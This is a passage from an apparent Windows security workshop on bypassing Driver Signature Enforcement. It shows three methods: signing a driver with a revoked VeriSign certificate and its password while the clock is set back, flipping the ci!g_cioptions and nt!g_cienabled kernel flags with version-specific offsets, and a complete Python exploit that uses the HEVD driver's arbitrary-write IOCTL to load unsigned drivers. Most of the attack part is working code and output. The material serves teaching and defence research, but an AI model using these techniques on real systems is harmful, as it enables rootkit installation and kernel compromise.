
On itself is not enough, we need a cross signing certificate as well. The main reason for that is that this way MS can ensure that you have a certificate from a vendor MS trusts. This effectively prevents an attack, where you could add your own certificate as a trusted root, as although it will be trusted, you won't have a valid cross signing certificate from MS. Usually they are available for download from MS website, however this one is pretty old, and it wasn't available anymore, but I could still find it on the web here:

<https://www.myssl.cn/download/MSCV-VSClass3.cer>

<sup>1</sup> [https://blogs.msdn.microsoft.com/windows\\_hardware\\_certification/2016/07/26/driver-signing-changes-in-windows-10-version-1607/](https://blogs.msdn.microsoft.com/windows_hardware_certification/2016/07/26/driver-signing-changes-in-windows-10-version-1607/)

Thumbprint: 58 45 53 89 cf 1d 0c d6 a0 8e 3c e2 16 f6 5a df f7 a8 64 08

This cross signing certificate is also expired, but it satisfies the requirements:




After that we need to set back the system clock to 2013 February (or anywhere earlier then the 31<sup>st</sup> of March 2013, when the code signing cert expires), and be sure to also turn off Internet time sync, so it's not set back by the system. Place the certificates and the driver to the same folder, and to sign it open Developer Command Prompt for VS2017 and use signtool:


```
*****  
** Visual Studio 2017 Developer Command Prompt v15.7.3  
** Copyright (c) 2017 Microsoft Corporation  
*****  
  
C:\Program Files (x86)\Microsoft Visual Studio\2017\Community>  
  
c:\Users\workshop\Desktop>signtool sign /f Verisign.pfx /p t-span /ac MSCV-VSClass3.cer workshop.sys  
Done Adding Additional Store  
Successfully signed: workshop.sys
```

Interestingly it doesn't care that the code signing certificate is actually revoked.

Let's sign both of our drivers.



Now let's check the signature status of our driver:



We can see that the certificate is both expired and revoked, interestingly Windows won't care when we try to start it. The main reason behind this is that DSE doesn't check the CRL, but the GRL – Global Revocation List, which is also related to DRM. The GRL is only updated through Windows update.

<https://docs.microsoft.com/ru-ru/windows/desktop/medfound/grl-header>

<https://docs.microsoft.com/en-us/windows/desktop/directshow/certificate-revocation-lists>

```
C:\Windows\system32>sc start workshop

SERVICE_NAME: workshop
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x0
        PID                 : 0
        FLAGS                :

C:\Windows\system32>type c:\Windows\example.txt
The system cannot find the file specified.

C:\Windows\system32>c:\Users\workshop\Desktop\controller.py -d

C:\Windows\system32>type c:\Windows\example.txt
This is 0 test
```

This works even on the latest Windows 10 version (1803 as of today) and it will allow installing and starting the driver perfectly fine. It's important to highlight that without the cross signing certificate it won't allow to load it.

Let's restore our workshop driver to the original unsigned one for the next exercise.

## Method #3-#4: kernel flags controlling DSE

There are two known kernel flags that control the ability to load unsigned driver into the OS. These can be changed with bcdedit, as described earlier, however someone with write access to the kernel can change it runtime, and thus be able to load unsigned drivers. To achieve write access to the kernel malware typically will do the following:

1. Load a fully valid, legitimate, signed but vulnerable kernel driver. The vulnerability has to be an arbitrary overwrite in kernel space. There are plenty of such drivers, so it's not difficult to find and download one.
2. Run a kernel exploit against the driver, to modify the flag
3. Load the unsigned driver

The flags are:

nt!g\_cienabled – this is only up to Windows 7 x64, and the variable is inside the kernel itself. If changed from 1 to 0 we can load unsigned drivers. The well known Turla rootkit used to modify this flag.

ci!g\_cioptions – this flag is available from Windows 7 x64 upwards (this means that there are two flags in Windows 7 that control the load, however there is only one in later versions). The value of this variable is different between Windows 10 and earlier versions. The known Derusbi rootkit modified this flag to load its driver.

There is one more item that needs to be taken care of and it's Windows Patchguard. PG protect this kernel variable from change, thus if someone modifies it, Windows will BSOD the device. Patchguard doesn't run continuously rather it will be triggered by certain events or will be run by a scheduler. There are known ways to bypass it, like modifying the triggering events, or controlling BSOD. Luckily we don't need to deal with such complexity, if we are fast enough it won't notice our change, we have to do the following:

1. Modify the kernel flag
2. Load our driver
3. Set back the flag to its original value

There is some race condition, however I tested this many times, and it never crashed, other people report the same, the chance that PG will be run in that short timeframe is small.

More info:

<http://www.sekoia.fr/blog/windows-driver-signing-bypass-by-derusbi/>

<http://www.kernelmode.info/forum/viewtopic.php?t=3322&f=11>

<http://j00ru.vexillum.org/?p=377>

<https://j00ru.vexillum.org/2010/06/insight-into-the-driver-signature-enforcement/>

In order to test this let's use the vulnerable HEVD driver, what we just signed. Also confirm that we can't load our testdriver anymore:

```
C:\Windows\system32>sc start workshop
[SC] StartService FAILED 577:
```

```
Windows cannot verify the digital signature for this file. A recent hardware or software change might have installed a file that is signed incorrectly or damaged, or that might be malicious software from an unknown source.
```

Next we need to find out what memory location to overwrite, for that enable debug mode, like during the installation test:

```
bcdedit -set DEBUG ON
```

and reboot.

Start WinDBG (x64) with administrative privileges, and do a local kernel debugging. With “dd ci!g\_cioptions L1” we can determine the actual value of the ci!g\_cioptions flag. To find the offset we simply need to calculate the difference between the location, and the start of the module loaded. The offset is always the same, but different across versions.

```
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0 00000006
lkd> ?ci!g_cioptions-ci
Evaluate expression: 122032 = 00000000`0001dcb0
```

We can repeat the same for every VM we want to exploit. The value that has to be set in order to bypass DSE required some research, here is the complete table:

Windows version	nt!g_cienabled offset	nt!g_cienabled default value	nt!g_cienabled bypass value	ci!g_cioptions offset	ci!g_cioptions default value	ci!g_cioptions bypass value
7 SP1	0x00226eb8	0x00000001	0x00000000	0x00005e30	0x00000006	0x00000000
8.1	N/A	N/A	N/A	0x00015360	0x00000006	0x00000000
10 (1803)	N/A	N/A	N/A	0x0001dcb0	0x00000006	0x00000000

To test the effectiveness, open an Administrative command prompt, and try to start the workshop driver and it should fail. Now go to the debugger and set the value to 0:

```
lkd> ed ci!g_cioptions 0
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0 00000000
```


Now try to start the driver again, and it should succeed. Stop the driver, and restore the g\_cioptions value to the original in order to prevent PG from crashing the machine:

```
lkd> ed ci!g_cioptions 6
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0 00000006
```

Now turn off debug mode with bcdedit, and reboot the machine.

Let’s repeat the same exercise on the Windows 7 VM. For this we need to rebuild our driver to work on Windows 7. Go to Project properties -> Driver Settings -> General -> Target OS Version, and select Windows 7.

#### workshop Property Pages



Now if we rebuild the driver, copy it over the Windows 7 VM, we can load it with changing the ci!g\_cioptions flag.

On Windows 7 we can also try out the nt!g\_cienabled option. Let's verify the value and offset:

```
lkd> db nt!g_cienabled L1
fffff800`02c87eb8  01
lkd> ?nt!g_cienabled-nt
Evaluate expression: 2256568 = 00000000`00226eb8
```

If we change the value, we can start our driver:


```
lkd> eb nt!g_cienabled 0
```

and after that we can change it back:

```
lkd> eb nt!g_cienabled 1
```

The last thing we need to do is to put everything together. The following Python code will do the following:

1. Only on Windows 7: Disable Program Compatibility Assistant to avoid the following message:



2. Exploit the vulnerability to overwrite to proper memory location in kernel (the base address of the kernel and the Ci.dll can be determined from user mode)
3. Start the unsigned driver
4. Exploit the vulnerability again to set back the original value, so PatchGuard doesn't kick-in

It's beyond the scope of this document to explain the kernel exploitation part.

```
from ctypes import *
from ctypes.wintypes import *
import struct, sys, os, time, platform
import optparse

VER_NT_WORKSTATION = 1 # The system is a workstation.
VER_NT_DOMAIN_CONTROLLER = 2 # The system is a domain controller.
VER_NT_SERVER = 3 # The system is a server, but not a domain controller.
```



```

GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x3

MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x00000040
STATUS_SUCCESS = 0

FILE_DEVICE_UNKNOWN = 0x00000022

METHOD_BUFFERED = 0x0
METHOD_IN_DIRECT = 0x1
METHOD_OUT_DIRECT = 0x2
METHOD_NEITHER = 0x3

FILE_READ_DATA = 0x1
FILE_WRITE_DATA = 0x2
FILE_ANY_ACCESS = 0x0

INVALID_HANDLE_VALUE = -1

FORMAT_MESSAGE_FROM_SYSTEM = 0x00001000
NULL = 0x0
NTSTATUS = DWORD

Psapi = windll.Psapi
kernel32 = windll.kernel32
ntdll = windll.ntdll
ntdll.NtAllocateVirtualMemory.argtypes = [HANDLE, LPVOID, ULONG, LPVOID,
                                           ULONG, DWORD]
ntdll.NtAllocateVirtualMemory.restype = NTSTATUS
kernel32.WriteProcessMemory.argtypes = [HANDLE, LPVOID, LPCSTR, DWORD,
                                         POINTER(LPVOID)]
kernel32.WriteProcessMemory.restype = BOOL

Advapi32 = windll.Advapi32

OpenSCManager = windll.advapi32.OpenSCManagerA
OpenSCManager.argtypes = [
    c_char_p, # lpMachineName
    c_char_p, # lpDatabaseName
    c_uint ] # dwDesiredAccess

CreateService = windll.advapi32.CreateServiceA
CreateService.argtypes = [
    c_uint, # hSCManager
    c_char_p, # lpServiceName
    c_char_p, # lpDisplayName
    c_uint, # dwDesiredAccess
    c_uint, # dwServiceType
    c_uint, # dwStartType
    c_uint, # dwErrorControl
    c_char_p, # lpBinaryPathName
    c_char_p, # lpLoadOrderGroup
    c_void_p, # lpdwTagId
    c_char_p, # lpDependencies
    c_char_p, # lpServiceStartName
    c_char_p ] # lpPassword

StartService = windll.advapi32.StartServiceA
StartService.argtypes = [
    c_uint, # hService,
    c_uint, # dwNumServiceArgs
    c_void_p ] # lpServiceArgVectors
StartService.restype = c_uint

OpenService = windll.advapi32.OpenServiceA
OpenService.argtypes = [
    c_uint, # hSCManager
    c_char_p, # lpServiceName

```

```

        c_uint ]      # dwDesiredAccess
OpenService.restype = c_uint

CloseServiceHandle = windll.advapi32.CloseServiceHandle
CloseServiceHandle.argtypes = [ c_uint ] # hSCObject

SC_MANAGER_ALL_ACCESS = 0xF003F
SERVICE_KERNEL_DRIVER = 0x00000001
SERVICE_DEMAND_START = 0x00000003
SERVICE_ERROR_NORMAL = 0x00000001
SERVICE_ALL_ACCESS = 0xF01FF

def disable_pma():
    print "[*] Disabling Program Compatibility Assistant Service"
    os.system('net stop "Program Compatibility Assistant Service"')

def install_service(service_name, file_path):
    print "[*] Opening SC Manager"
    h_scmanager = OpenSCManager(None, None, SC_MANAGER_ALL_ACCESS)
    if h_scmanager is not None:
        print "[+] Opened SC Manager"
        print "[*] Creating service"
        h_service = CreateService(h_scmanager,

service_name,

service_name,

SERVICE_ALL_ACCESS,

SERVICE_KERNEL_DRIVER,

SERVICE_DEMAND_START,

SERVICE_ERROR_NORMAL,

file_path,
None,
0,
None,
None,
None)

        if h_service != 0:
            print "[+] Created service"
            CloseServiceHandle(h_service)
            CloseServiceHandle(h_scmanager)
            return 1
        else:
            print "[-] Creating service failed"
            return None
            CloseServiceHandle(h_scmanager)
            return None
    print "[-] Failed to open SC Manager"
    return None

def remove_service(service_name):
    print "[*] Opening SC Manager"
    h_scmanager = OpenSCManager(None, None, SC_MANAGER_ALL_ACCESS)
    if h_scmanager is not None:
        print "[+] Opened SC Manager"
        print "[*] Opening service"
        h_service = OpenService(h_scmanager, service_name, SERVICE_ALL_ACCESS)
        if h_service is not None:
            print "[+] Service opened"
            print "[*] Deleting service"
            status = DeleteService(h_service)
            if status != 0:
                print "[+] Service deleted"
            else:
                print "[-] Failed to delete service"

            CloseServiceHandle(h_service)

```

```

        CloseServiceHandle(h_scmanager)
        return
    else:
        print "[-] Failed to open service"
        CloseServiceHandle(h_scmanager)
        return
print "[-] Failed to open SC Manager"

def start_service(service_name):
    print "[*] Opening SC Manager"
    h_scmanager = OpenSCManager(None, None, SC_MANAGER_ALL_ACCESS)
    if h_scmanager is not None:
        print "[+] Opened SC Manager"
        print "[*] Opening service"
        h_service = OpenService(h_scmanager, service_name, SERVICE_ALL_ACCESS)

        if h_service is not None:
            print "[+] Service opened"
            print "[*] Starting service"
            status = StartService(h_service, 0, None)
            if status != 0:
                print "[+] Service started"
                return 1
            else:
                print "[-] Failed to start service or it's already running"
                return None

        return None

def ctl_code(function,
              devicetype = FILE_DEVICE_UNKNOWN,
              access = FILE_ANY_ACCESS,
              method = METHOD_NEITHER):
    """Recreate CTL CODE macro to generate driver IOCTL"""
    return ((devicetype << 16) | (access << 14) | (function << 2) | method)

def GetLastError():
    """Format GetLastError"""
    buf = create_string_buffer(2048)
    if kernel32.FormatMessageA(FORMAT_MESSAGE_FROM_SYSTEM, NULL,
                               kernel32.GetLastError(), NULL,
                               buf, sizeof(buf), NULL):
        print "[-] " + buf.value
    else:
        print "[-] Unknown Error"

def alloc_memory(base_address, input, input_size):
    """
    Allocate input buffer
    """
    print "[*] Allocating input buffer"
    input_size_c = c_int(input_size)
    # Allocate the memory
    base_address_c = LPVOID(base_address)
    zerobits = ULONG(0)
    input_size_c = LPVOID(input_size)
    written = LPVOID(0)
    dwStatus = ntdll.NtAllocateVirtualMemory(0xffffffffffffffff,

byref(base_address_c),
                                                    zerobits,

byref(input_size_c),

MEM_RESERVE|MEM_COMMIT,

PAGE_EXECUTE_READWRITE)

    if dwStatus != STATUS_SUCCESS:
        print "[-] Error while allocating memory: %s" % hex(dwStatus)
        GetLastError()
        sys.exit()

```

```

    alloc = kernel32.WriteProcessMemory(0xFFFFFFFFFFFFFFFF, base_address_c, input, len(input),
written)
    if alloc == 0:
        print "[-] Error while writing our input buffer memory: %s" % alloc
        GetLastError()
        sys.exit()

def find_driver_base(driver=None):
    #https://github.com/zeroSteiner/mayhem/blob/master/mayhem/exploit/windows.py
    if platform.architecture()[0] == '64bit':
        lpImageBase = (c_ulonglong * 1024)()
        lpcbNeeded = c_longlong()
        Psapi.GetDeviceDriverBaseNameA.argtypes = [c_longlong, POINTER(c_char), c_uint32]
    else:
        lpImageBase = (c_ulong * 1024)()
        lpcbNeeded = c_long()
        driver_name_size = c_long()
        driver_name_size.value = 48
        Psapi.EnumDeviceDrivers(byref(lpImageBase), c_int(1024), byref(lpcbNeeded))
        for base_addr in lpImageBase:
            driver_name = c_char_p('\x00' * driver_name_size.value)
            if base_addr:
                Psapi.GetDeviceDriverBaseNameA(base_addr,
driver_name,
driver_name_size.value)
                if driver == None and driver_name.value.lower().find("krnl") != -1:
                    print "[+] Retrieving kernel info..."
                    print "[+] Kernel version:", driver_name.value
                    print "[+] Kernel base address: %s" % hex(base_addr)
                    return (base_addr, driver_name.value)
                elif driver_name.value.lower() == driver:
                    print "[+] Retrieving %s info..." % driver_name
                    print "[+] %s base address: %s" % (driver_name, hex(base_addr))
                    return (base_addr, driver_name.value)

        return None

def get_ci_values():
    version = sys.getwindowsversion()
    if((version.major == 6) and (version.minor == 1)):
        # the target machine's OS is Windows 7 / SP1
        print "[*] OS version: Windows 7 / SP1"
        g_cioptions_offset = 0x5e30
        g_cienabled_offset = 0x226eb8
        g_cioptions_default = 0x00000006
        g_cioptions_set = 0x00000000
        g_cienabled_default = 0x00000001
        g_cienabled_set = 0x00000000
        disable_pma() #to avoid error message about unsigned driver
    elif '8.1' == platform.win32_ver()[0]:
        # the target machine's OS is Windows 8.1
        print "[*] OS version: Windows 8.1"
        g_cioptions_offset = 0x15360
        g_cienabled_offset = None
        g_cioptions_default = 0x00000006
        g_cioptions_set = 0x00000000
        g_cienabled_default = None
        g_cienabled_set = None
    elif '10' == platform.win32_ver()[0]:
        # the target machine's OS is Windows 10
        print "[*] OS version: Windows 10"
        g_cioptions_offset = 0x1dc0
        g_cienabled_offset = None
        g_cioptions_default = 0x00000006
        g_cioptions_set = 0x00000000
        g_cienabled_default = None
        g_cienabled_set = None
    else:
        print "[-] No matching OS found, exiting..."
        sys.exit(-1)

    return (g_cioptions_offset, g_cienabled_offset, g_cioptions_default, g_cioptions_set,
g_cienabled_default, g_cienabled_set)

```

```

if __name__ == '__main__':

    usage = "Usage: %prog [options]"
    parser = optparse.OptionParser(usage=usage)
    # Uncomment the first line to accept a username as a parameter. If Local Auth in Netwitness
    is used.
    parser.add_option('-o', '--g_cioptions', action='store_true', dest='g_cioptions',
default=True, help='Use CI!g_cioptions flag to bypass DSE')
    parser.add_option('-e', '--g_cienabled', action='store_true', dest='g_cienabled',
default=False, help='Use nt!g_cienabled flag to bypass DSE')

    parser.add_option('-s', '--service', action='store', dest='service_name', default='',
help='Service name to install')
    parser.add_option('-p', '--path', action='store', dest='file_path', default='', help='Path
of the unsigned driver')
    options, args = parser.parse_args()

    if (options.service_name == '' or options.file_path == ''):
        print "[-] You need to specify service name and path to the driver, exiting..."
        sys.exit(-1)

    (g_cioptions_offset, g_cienabled_offset, g_cioptions_default, g_cioptions_set,
g_cienabled_default, g_cienabled_set) = get_ci_values()

    if (options.g_cienabled and not g_cienabled_offset):
        print "[-] nt!g_cienabled offset is not available in this OS, exiting..."
        sys.exit(-1)

    if options.g_cienabled:
        (kernelbase, dllname) = find_driver_base()
        print "[*] kernel base: " + hex(kernelbase)
        g_cienabled_address = kernelbase+g_cienabled_offset
        print "[*] nt!g_cienabled: " + hex(g_cienabled_address)
        set = g_cienabled_set
        default = g_cienabled_default
        address = g_cienabled_address
    elif options.g_cioptions:
        (cibase, dllname) = find_driver_base("ci.dll")
        print "[*] CI.dll base: " + hex(cibase)
        g_cioptions_address = cibase+g_cioptions_offset
        print "[*] ci!g_cioptions: " + hex(g_cioptions_address)
        set = g_cioptions_set
        default = g_cioptions_default
        address = g_cioptions_address
        print "[*] disable DSE with the value: " + hex(set)
        print "[*] enable DSE with the value: " + hex(default)
    else:
        print "[-] No option specified, exiting..."
        sys.exit(-1)

    #allocate input memory to disable DSE
    size = 0x1000
    input = "\x10\x00\x41\x41\x00\x00\x00\x00"
    input += struct.pack("Q",address)
    input += struct.pack("<L",set) #clear DSE
    input += "\x42" * (size - len(input))
    alloc_memory(0x0000000041410000, input, size)

    #allocate input memory to enable DSE
    size = 0x1000
    input = "\x10\x00\x42\x42\x00\x00\x00\x00"
    input += struct.pack("Q",address)
    input += struct.pack("<L",default) #reset DSE
    input += "\x43" * (size - len(input))
    alloc_memory(0x0000000042420000, input, size)

    IOCTL_VULN = 0x0022200b #
    DEVICE_NAME = "\\.\HackSysExtremeVulnerableDriver"
    dwReturn = c_ulong()
    inputbuffer = 0x41410000 #memory address of the input buffer

```

```

inputbuffer_size = 0x1000
IoStatusBlock = c_ulong()

print "[*] Turning off DSE"
driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None,
OPEN_EXISTING, 0, None)
if (INVALID_HANDLE_VALUE == driver_handle):
    print "[-] Couldn't open driver, exiting..."
    sys.exit(-1)
else:
    print "[*] Talking to the driver sending vulnerable IOCTL..."
    dev_ioctl = ntdll.ZwDeviceIoControlFile(driver_handle,
None,
None,
None,
byref(IoStatusBlock),
IOCTL_VULN,
inputbuffer,
inputbuffer_size,
None,
0x0
)

print "[*] Installing unsigned service..."
r = install_service(options.service_name, options.file_path)
if not r:
    print "[-] Failed to install service, exiting..."
    sys.exit(-1)

#start driver
print "[*] Starting unsigned service"
start_service(options.service_name)
print "[*] Restoring DSE"
inputbuffer = 0x42420000 #memory address of the input buffer
inputbuffer_size = 0x1000
IoStatusBlock2 = c_ulong()
driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None,
OPEN_EXISTING, 0, None)
if (INVALID_HANDLE_VALUE == driver_handle):
    print "[-] Couldn't open driver, exiting..."
    sys.exit(-1)
else:
    print "[*] Talking to the driver sending vulnerable IOCTL..."
    dev_ioctl = ntdll.ZwDeviceIoControlFile(driver_handle,
None,
None,
None,
byref(IoStatusBlock2),
IOCTL_VULN,
inputbuffer,
inputbuffer_size,
None,
0x0
)

```

We need to load and start our vulnerable driver:

```

sc create HS type= kernel binPath= c:\Users\workshop\Desktop\HEVD_signed.sys
sc start HS

```

And then we can run the exploit (as Administrator in order to install a driver):

```

Usage: exploit.py [options]

```

Options:

```

-h, --help          show this help message and exit
-o, --g_cioptions  Use CI!g_cioptions flag to bypass DSE
-e, --g_cienabled  Use nt!g_cienabled flag to bypass DSE
-s SERVICE_NAME, --service=SERVICE_NAME

```

```
Service name to install
-p FILE_PATH, --path=FILE_PATH
Path of the unsigned driver
```

Result (with verifying that the driver works and it can't be loaded without an exploit):

```
c:\Users\workshop\Desktop>exploit.py -o -s WS -p c:\Users\workshop\Desktop\workshop_win10.sys
[*] OS version: Windows 10
[+] Retrieving c_char_p('CI.dll') info...
[+] c_char_p('CI.dll') base address: 0xfffff80d2212000L
[*] CI.dll base: 0xfffff80d2212000L
[*] cilg_cioptions: 0xfffff80d2213dcb0L
[*] disable DSE with the value: 0x0
[*] enable DSE with the value: 0x6
[*] Allocating input buffer
[*] Allocating input buffer
[*] Turning off DSE
[*] Talking to the driver sending vulnerable IOCTL...
[*] Installing unsigned service...
[*] Opening SC Manager
[+] Opened SC Manager
[*] Creating service
[+] Created service
[*] Starting unsigned service
[*] Opening SC Manager
[+] Opened SC Manager
[*] Opening service
[+] Service opened
[*] Starting service
[+] Service started
[*] Restoring DSE
[*] Talking to the driver sending vulnerable IOCTL...
```

```
c:\Users\workshop\Desktop>sc query WS
```

```
SERVICE_NAME: WS
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

```
c:\Users\workshop\Desktop>controller.py -d
```

```
c:\Users\workshop\Desktop>type c:\Windows\example.txt
This is 0 test
```

```
c:\Users\workshop\Desktop>sc stop WS
```

```
SERVICE_NAME: WS
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

```
c:\Users\workshop\Desktop>sc start WS
```

```
[SC] StartService FAILED 577:
```

Windows cannot verify the digital signature for this file. A recent hardware or software change might have installed a file that is signed incorrectly or damaged, or that might be malicious software from an unknown source.

```
c:\Users\workshop\Desktop>
```